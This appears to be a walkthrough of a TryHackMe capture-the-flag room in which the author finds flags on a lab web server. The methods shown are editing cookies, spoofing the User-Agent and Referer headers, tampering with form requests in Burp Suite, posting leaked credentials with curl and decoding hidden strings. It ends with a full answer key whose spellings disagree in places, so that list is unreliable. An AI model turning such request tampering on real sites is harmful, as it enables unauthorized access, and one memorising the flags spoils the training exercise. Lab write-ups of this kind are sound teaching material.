
**`curl -s http://10.10.98.47 -D headers.txt`**

Found header containing:

```
└$ cat header.txt
HTTP/1.1 200 OK
Date: Thu, 12 Jun 2025 13:51:46 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.26
Busted: Hey, you found me, take this Easter 6: THM{l37'5_p4r7y_h4rd}
Set-Cookie: Invited=0
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html
```

THM{l37'5\_p4r7y\_h4rd} — -> Easter 6

Next again the clue mentions “cookies” so I rush into inspecting the page and heading to cookies



Found a cookie (`visited=0`).

Changed value to 1

Reloaded page → flag displayed:



THM{w3lc0m3!\_4nd\_w3lc0m3} — -> Easter 7

The next challenge is related to the user-header

The screenshot shows the Burp Suite interface with two panes. The left pane displays a captured HTTP request (Request) and its details (Pretty, Raw, Hex). The right pane shows the corresponding response (Response) with a status code of 200 OK. A context menu is open over the response body, with the option 'Send to Repeater' highlighted.

**Request**

Pretty	Raw	Hex
1 GET / HTTP/1.1		
2 Host: 10.10.98.47		
3 Accept-Language: en-GB,en;q=0.9		
4 Upgrade-Insecure-Requests: 1		
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36		
6 Accept: text/html,application/xhtml+xml,application/xml,application/javascript,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
7 Accept-Encoding: gzip, deflate, br		
8 Cookie: Invited=0		
9 Connection: keep-alive		
10		
11		

**Response**

Raw	Hex	Render
1.1 200 OK		
Thu, 12 Jun 2025 14:52:26 GMT		
Server: Apache/2.2.22 (Ubuntu)		
Date: Thu, 12 Jun 2025 14:52:26 GMT		
Content-Type: text/html		
Content-Length: 94328		
<!DOCTYPE html>		
<html>		
<head>		
<title>360 No Scope!</title>		
<body>		
Let's get party! Erm....ooooooooooooo		
<script src="jquery-9.1.2.js"></script>		
<style>		
<body>		

Used Burp to capture requests so I Modified `User-Agent:` to a custom string.

Request

	Pretty	Raw	Hex
1	GET / HTTP/1.1		
2	Host: 10.10.98.47		
3	Accept-Language: en-GB,en;q=0.9		
4	Upgrade-Insecure-Requests: 1		
5	User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 13_1_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.0.1 Mobile/15E148 Safari/604.1		
6	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
7	Accept-Encoding: gzip, deflate, br		
8	Cookie: Invited=0		
9	Connection: keep-alive		
10			
11			

Response

	Pretty	Raw	Hex	Render
30	<hr>			
31	<hr>			
32	<hr>			
33	<hr>			
34	<hr>			
35	<hr>			
36	<hr>			
37	<hr>			
38	<hr>			
39	<p> Psst....psst.. hey dude.....do you have extra cash </p>			
40	<p> Please buy me one iphone 11....I'm poor, link down below. </p>			
	<h4> You are Rich! Subscribe to THM server ^^ now. Oh btw, Easter 8: THM{h3y_r1ch3r_wh3r3_15_my_k1dn3y} <a href="https://www.apple.com/iphone-11/">  </a>           <h3> Spin me right now, spin me right now </h3> <h1> Ohhhhhh... Did you subscribe to Tryhackme? Is a great platform<h1> <h3> Thanks to them, I able to make this so call 'weird'			

THM{h3y\_r1ch3r\_wh3r3\_15\_my\_k1dn3y} —

-> Easter 8

The next one hints “moves fast”, now since I did a light recon of scrolling through and seeing the functionality I did remember seeing a quick double redirection ( If I may term it that way)

So clicking the red button, on the 1st redirect I inspect the page and see the flag there:


A screenshot of a browser's developer tools, specifically the "view-source" tab. The URL "view-source:http://10.10.98.47/ready/" is visible at the top. The page source code is displayed in a monospaced font:

```
1 <html>
2   <head>
3     <title>You just press it</title>
4     <meta http-equiv="refresh" content="3;url=done.php" />
5     <p style="text-align:center"></p>
6     <!-- Too fast, too good, you can't catch me. I'm sanic Easter 9: THM{60nn4_60_f457} -->
7   </head>
8
9 </html>
10
```

A blue underline is placed over the string "THM{60nn4\_60\_f457}" in the source code.

# THM{60nn4\_60\_f457} — -> Easter 9

The next one gives us a hint about referer.



only people came from tryhackme are allowed to claim the voucher.

I see the gift voucher page which is the free sub and capture the request in BurpSuite and send it to the Repeater

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 GET /free_sub/ HTTP/1.1			1 HTTP/1.1 200 OK		
2 Host: 10.10.98.47			2 Date: Thu, 12 Jun 2025 15:03:47 GMT		
3 Accept-Language: en-GB,en;q=0.9			3 Server: Apache/2.2.22 (Ubuntu)		
4 Upgrade-Insecure-Requests: 1			4 X-Powered-By: PHP/5.3.10-lubuntu3.26		
5 referer: tryhackme.com			5 Vary: Accept-Encoding		
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36			6 Content-Length: 118		
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			7 Keep-Alive: timeout=5, max=100		
8 Accept-Encoding: gzip, deflate, br			8 Connection: Keep-Alive		
9 Connection: keep-alive			9 Content-Type: text/html		
10			11 Nah, there are no voucher here. I'm too poor to buy a new one XD.		
11			But i got an egg for you. Easter 10: [REDACTED]		

then as hinted I add → **referer : tryhackme.com**

## THM{50rry\_dud3} — -> Easter 10



Then I couldn't control myself and had to go play the game which I saw during my scrolling sessions lol

Get 5kullk3r's stories in your inbox


Join Medium for free to get updates from this writer.

[Subscribe](#)

I went through it and it seemed like a little puzzle just to decode and for this specific challenge I took the manual route which I do not recommend as It isn't the conventional route:

From my solvings I found : v=14, a=89, e=93, M=77, r=10, 9=14,  
5=10, O=126, G=51

and that spell GameOver, which lead me to the flag :



## Guess the combination

Your answer:

GameOver

Your hash: 51

hints: 51 89 77 93 126 14 93 10

THM{ju57\_4\_64m3} — -> Easter 15

Going to game 2, it says press all 3 buttons together.

So I immediately launch burp and capture the request and and send it to repeater. Then. just modify the request to ensure all 3 buttons are submitted as input

**button1=button1&submit=submit&button2=button2&su  
bmit=submit&button3=button3&submit=submit**

That gives me the flag:

THM{73mp3r\_7h3\_h7ml} — -> Easter 16

Next back in the page Inspecting it I see the the long binary numbers. It is base 2 format so convert to decimal:

```
<script>
function catz(){
    document.getElementById("nyan").innerHTML = "100010101100010111010001100010001000000110001001101000100000010100010011010100100001001101011101101
}
</script>
```

In terminal start python:

```
>>> b='1000101011000010111001101110100011001010111001000100000011000100110110011101000100000010101000100100  
0010011010111011011010100011010101011110110100011010101111011010110011001101100000101111011001000011  
>>> d = int(b, 2) _____ 2 _____ 1 _____ 1  
>>> d  
31381767556396068451396213107418146737161460075387838039325522269201190105981) _____ 3
```

***python3***

***b='0101' => d=int(b,2)***

## Decimal to Hexadecimal converter

The screenshot shows a user interface for a decimal-to-hexadecimal converter. At the top, there are two dropdown menus: 'From' set to 'Decimal' and 'To' set to 'Hexadecimal'. Below these is a text input field labeled 'Enter decimal number' containing the value '31381767556396068451396213107418146737161460075387838039325522269201190105981'. To the right of this input field is a dropdown menu set to '10'. At the bottom left are three buttons: a green 'Convert' button, a grey 'Reset' button, and a grey 'Swap' button. Below these buttons is a label 'Hex number (64 digits)'. A large text input field displays the hex output: '4561737465722031373A2054484D7B6A3' on the first line and '55F6A355F6B33705F6433633064337D' on the second line. To the right of this output field is a dropdown menu set to '16'. The entire interface is contained within a light gray box.

Then getting the decimal I take it and convert it to Hex using online tool, followed by Hex to ASCII

## Hex to String Converter

Enter hex code bytes with any prefix / postfix / delimiter and press the *Convert* button (e.g. 45 78 61 6d 70 6C 65 21):

The screenshot shows a web-based hex-to-string converter. At the top, there are dropdown menus for 'From' (set to 'Hexadecimal') and 'To' (set to 'Text'). Below these are three buttons: 'Open File', 'Sample', and a magnifying glass icon for search. A large text input area contains the hex code: 4561737465722031373A2054484D7B6A355F6A355F6B33705F6433633064337D. Below this input area is a character encoding dropdown set to 'ASCII'. At the bottom, there are three buttons: a green 'Convert' button, a grey 'Reset' button, and a 'Swap' button. The result is displayed in a blue-bordered box below, showing the ASCII text: Easter 17: THM{j5\_j5\_k3p\_d3c0d3}.

From To

Hexadecimal Text

Open File Sample

Paste hex code numbers or drop file

4561737465722031373A2054484D7B6A355F6A355F6B33705F6433633064337D

Character encoding

ASCII

Convert Reset Swap

Easter 17: THM{j5\_j5\_k3p\_d3c0d3}

## THM{j5\_j5\_k3p\_d3c0d3} — -> Easter 17

Then going back to Easter 11, utilizing egg I guess has to be the only way so In the menu I try selecting DesKel option and it shows “how dare you?”.



I launch burpsuite capture the request and in repeater I modify the food item as **egg**

That leads me to the flag:

Send Cancel < | > |

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre> 1 POST / HTTP/1.1 2 Host: 10.10.98.47 3 Content-Length: 24 4 Cache-Control: max-age=0 5 Accept-Language: en-GB,en;q=0.9 6 Origin: http://10.10.98.47 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q= 0.7 11 Referer: http://10.10.98.47/ 12 Accept-Encoding: gzip, deflate, br 13 Cookie: Invited=0 14 Connection:keep-alive 15 16 dinner=egg&amp;submit=submit </pre>	<pre> 50 51 52 53 54 55 56 57 58 59 </pre> <pre> &lt;option value="tyre"&gt; tyre &lt;/option&gt; &lt;option value="DesKel"&gt; DesKel &lt;/option&gt; &lt;/select&gt; &lt;br&gt; &lt;br&gt; &lt;br&gt; &lt;br&gt; &lt;button name="submit"&gt; value="submit"&gt; Take it! &lt;/button&gt; &lt;/form&gt;  You found the secret menu, take the easter 11: THM{366y_b4k3y} &lt;h1 style="color:red"&gt; Press this button if you wishes to watch the world burn!!!!!!!!!!!!!!&lt;h1&gt; &lt;a href="/ready"&gt; &lt;p style="text-align:center"&gt; &lt;img src="button.gif"/&gt; &lt;/p&gt; &lt;/a&gt; &lt;!-- Bruh, you sure about that? --&gt; </pre>

## THM{366y\_b4k3y} — -> Easter 11

Then Easter 12 challenge hint says fake js file, so I inspect the page and the j-query file immediately catches my attention.

Clicking on it I see a string which is hex and converting it I get the flag:

```
1 <!DOCTYPE html>
2 <html>
3     <head>
4         <title>360 No Scope!</title>
5         <h1>Let's get party! Erm....mmmmmmmmmm</h1>
6         <script src="jquery-9.1.2.js"></script>
7         <style>
8             body {
9                 background-image: url('static.gif');
10            }
11        </style>
12        
13    </head>
```

```
function ahem()
{
    str1 = '4561737465722031322069732054484d7b68316464336e5f6a355f66316c337d'
    var hex = str1.toString();
    var str = '';
    for (var n = 0; n < hex.length; n += 2) {
        str += String.fromCharCode(parseInt(hex.substr(n, 2), 16));
    }
    return str;
}
```

The screenshot shows a terminal window with two panes. The left pane is titled "From Hex" and contains the hex string "4561737465722031322069732054484d7b68316464336e5f6a355f66316c337d". Below it, a dropdown menu is open with the title "Delimiter" and the option "Space" selected. The right pane is titled "Output" and displays the ASCII output: "Easter 12 is THM{h1dd3n\_j5\_f1l3}". There are also some status indicators at the bottom of the right pane.

# THM{h1dd3n\_j5\_f1l3} — -> Easter 12

Then for Easter 14 it is to do with image rendering and we will use cyberchef to solve this

```
4      <button name= submit value= submit>Take It!</button>
5
6  How dare you! <b>1</b> Press this button if you wishes to watch the world burn!!!!!!!!!!!!!!<br>
7  <a href="/ready"><p style="text-align:center"></p></a>
8  <!-- Bruh, you sure about that? -->
9
10 <h2>Did you know: During your lifetime, you will produce enough saliva to fill two swimming pools.</h2>
11 <!-- Easter 14
15 <br>
16 <a href="/game1"><h2>GAME 1</h2></a>
17 <br>
```

We take the entire base 64 string and put it in cyberchef and to bake it we use the image rendering feature and we see the THM logo with the flag right there:

The screenshot shows the BAKE! software interface. On the left, the 'Recipe' panel is open with the 'From Base64' tab selected. A red arrow points to this tab. Below it, the 'Alphabet' dropdown is set to 'A-Za-z0-9+='. The 'Remove non-alphabet chars' checkbox is checked, and the 'Strict mode' checkbox is unchecked. The 'Render Image' panel below has a red '2' and the 'Input format' dropdown set to 'Raw'. The 'Input' field contains a long Base64 encoded string. The 'Output' panel on the right displays the decoded binary data as red numbers (0101) and the word 'Me' in black. At the bottom, there's a red bracket around the text 'THM{d1r3c7\_3mb3d}'.

THM{d1r3c7\_3mb3d} — -> Easter 14

Now moving to Easter 18:

**Is dinner time boiiiiiiii**



**Let see the menu, huh.....**

salad ▾



Take it!

How dare you!

I see egg pan picture, it says say yes to egg.

**h2>Sometime, you just need to say 'YES' to the 'egg'. The page will definately roll the egg for you</h2>**

**egg:yes**

**Request**

Pretty	Raw	Hex
1 GET / HTTP/1.1		
2 Host: 10.10.98.47		
3 Accept-Language: en-GB,en;q=0.9		
4 Upgrade-Insecure-Requests: 1		
5 egg:yes		
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36		
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
8 Accept-Encoding: gzip, deflate, br		
9 Connection: keep-alive		
10		
11		

**Response**

Pretty	Raw	Hex	Render
83			</script>
84			<h2>
85			Sometime, you just need to say 'YES' to the 'egg'. The page will definately roll the egg for you
86			</h2>
87			That's it, you just need to say YESSSSSSSSS.
88			Easter 18: <b>THM{70ny_r0ll_7h3_366}</b> <img src="egg.gif"/>       <img height="2"

I launch BurpSuite and capture the request and have it on repeater, here I modify the request by putting-

After sending the request , It immediately gives the flag:

THM{70ny\_r0ll\_7h3\_366} — -> Easter 18

Now for the final flag which is the Easter 20

```
<h3> Hey! I got the easter 20 for you. I leave the credential for you to POST (username:DesKel, password:heIsDumb). Please, I beg you. Don't let him know.</h3>
<br><br><br>
<h2 style="text-align:center;"> That's all! Thank you!</h2>
<p style="text-align:center;"></p>
<p>Hello there, thank you for taking part the CTF collection Vol.2. The room is created by me (cough), DesKel. Hope you enjoy the room and remember upvote it if you like it. Bye
<p>Deskel is too lazy to beautify the web, please Forgive him </p>
</body>
</html>
```

In the bottom of the source there is a user pass for post request for easter 20 and already giving us the username and password

Now I am going to use curl again and get the flag:

***curl -s -d “username=DesKel&password=heIsDumb” -X***

***POST http://10.10.98.47/ | grep -A1 “easter 20”***

```
-d "username=DesKel&password=heIsDumb"
```

- **Data payload** sent via `POST`.
- This mimics a login form submission with credentials:
- `username = DesKel`
- `password = heIsDumb`

```
-X POST
```

- Specifies the **HTTP method** to use: `POST`.

```
grep -A1 "easter 20"
```

- Pipe (|) passes the HTML output of the server to grep.
- grep searches for "easter 20" in the returned HTML.
- -A1 tells grep to also print **1 line after** the matching line (which contains the flag).

and I get the flag:

```
[# curl -s -d "username=DesKel&password=heIsDumb" -X POST http://10.10.98.47/ | grep -A1 "easter_20"
<h3> Hey! I got the easter 20 for you. I leave the credential for you to POST (username:DesKel, password:heIsDumb). Please, I beg you. Don't let him know.</h3>
      Okay, you pass, Easter 20: THM{17_w45_m3_4ll_4l0n6} <br><br><br>
```

THM{17\_w45\_m3\_4ll\_4l0n6} — -> Easter 20

## ALL FLAGS

Easter 1

THM[4u70b07\_r0l\_0u7]

✓ Correct Answer

✗ Hint

Easter 2

THM[f4ll3n\_b453]

✓ Correct Answer

✗ Hint

Easter 3

THM[y0u\_c4n7\_533\_m3]

✓ Correct Answer

✗ Hint

Easter 4

THM[1nj3c7\_lIk3\_4\_b055]

✓ Correct Answer

✗ Hint

Easter 5

THM[wh47\_d1d\_17\_c057\_70\_cr4ck\_7h3\_5q1]

✓ Correct Answer

✗ Hint

Easter 6

THM[l3T5\_p4r7y\_h4rd]

✓ Correct Answer

✗ Hint

Easter 7

THM[w3lc0m3l\_4nd\_w3lc0m3]

✓ Correct Answer

✗ Hint

Easter 8

THM(h3y\_r1ch3r\_wh3r3\_15\_my\_k1dn3y)

✓ Correct Answer

✗ Hint

Easter 9

THM[60nn4\_60\_f457]

✓ Correct Answer

✗ Hint

Easter 10

THM[50rry\_dud3]

✓ Correct Answer

✗ Hint

Easter11  
THM{366y\_b4k3y} ✓ Correct Answer Hint

Easter12  
THM{h1dd3n\_j5\_f1l3} ✓ Correct Answer Hint

Easter13  
THM{l\_c4n'7\_b3l13v3\_17} ✓ Correct Answer

Easter14  
THM{d1r3c7\_3mb3d} ✓ Correct Answer Hint

Easter15  
THM{j157\_4\_64m3} ✓ Correct Answer Hint

Easter16  
THM{73mp3r\_7h3\_h7ml} ✓ Correct Answer Hint

Easter17  
THM{j5\_j5\_k3p\_d3c0d3} ✓ Correct Answer Hint

Easter18  
THM{70ny\_r0ll\_7h3\_366} ✓ Correct Answer Hint

Easter19  
THM{700\_5m4ll\_3yy} ✓ Correct Answer Hint

Easter20  
THM{17\_w45\_m3\_4ll\_4l0n6} ✓ Correct Answer Hint

- **Easter 1:** THM{4u7ob07\_roll\_ou7}
- **Easter 2:** THM{f4ll3n\_b453}
- **Easter 3:** THM{you\_c4n'7\_533\_m3}
- **Easter 4:** THM{1nj3c7\_l1k3\_4\_bo55}
- **Easter 5:** THM{wh47\_d1d\_17\_c057\_70\_cr4ck\_7h3\_5ql}
- **Easter 6:** THM{l37'5\_p4r7y\_h4rd}

- **Easter 7:** THM{w3lcom3!\_4nd\_w3lcom3}
- **Easter 8:** THM{h3y\_r1ch3r\_wh3r3\_15\_my\_k1dn3y}
- **Easter 9:** THM{60nn4\_6o\_f457}
- **Easter 10:** THM{50rry\_dud3}
- **Easter 11:** THM{366y\_b4k3y}
- **Easter 12:** THM{h1dd3n\_j5\_f1l3}
- **Easter 13:** THM{1\_c4n'7\_b3l13v3\_17}
- **Easter 14:** THM{d1r3c7\_3mb3d}
- **Easter 15:** THM{ju57\_4\_64m3}
- **Easter 16:** THM{73mp3r\_7h3\_h7ml}
- **Easter 17:** THM{j5\_j5\_k3p\_d3cod3}
- **Easter 18:** THM{7ony\_roll\_7h3\_366}
- **Easter 19:** THM{700\_5m4ll\_3yy}
- **Easter 20:** THM{17\_w45\_m3\_4ll\_4lon6}

## CONCLUSION:

I hope this write-up walkthrough was helpful to you all!

Though it was a medium level room it was fun to work on the challenges Now that I've gotten through it, I hope it helps you and gets you through the room as well. I plan on putting out more like these in the future!

If you guys want me to cover any specific room or challenge, or if you have any queries, feel free to drop a comment.

I'll check it out and get back to you as soon as I can. Also, you can find all of my writeups and future ones on my Medium:

<https://medium.com/@5kullk3r/>

Imma bounce for now, but I'll catch you all in the next writeup!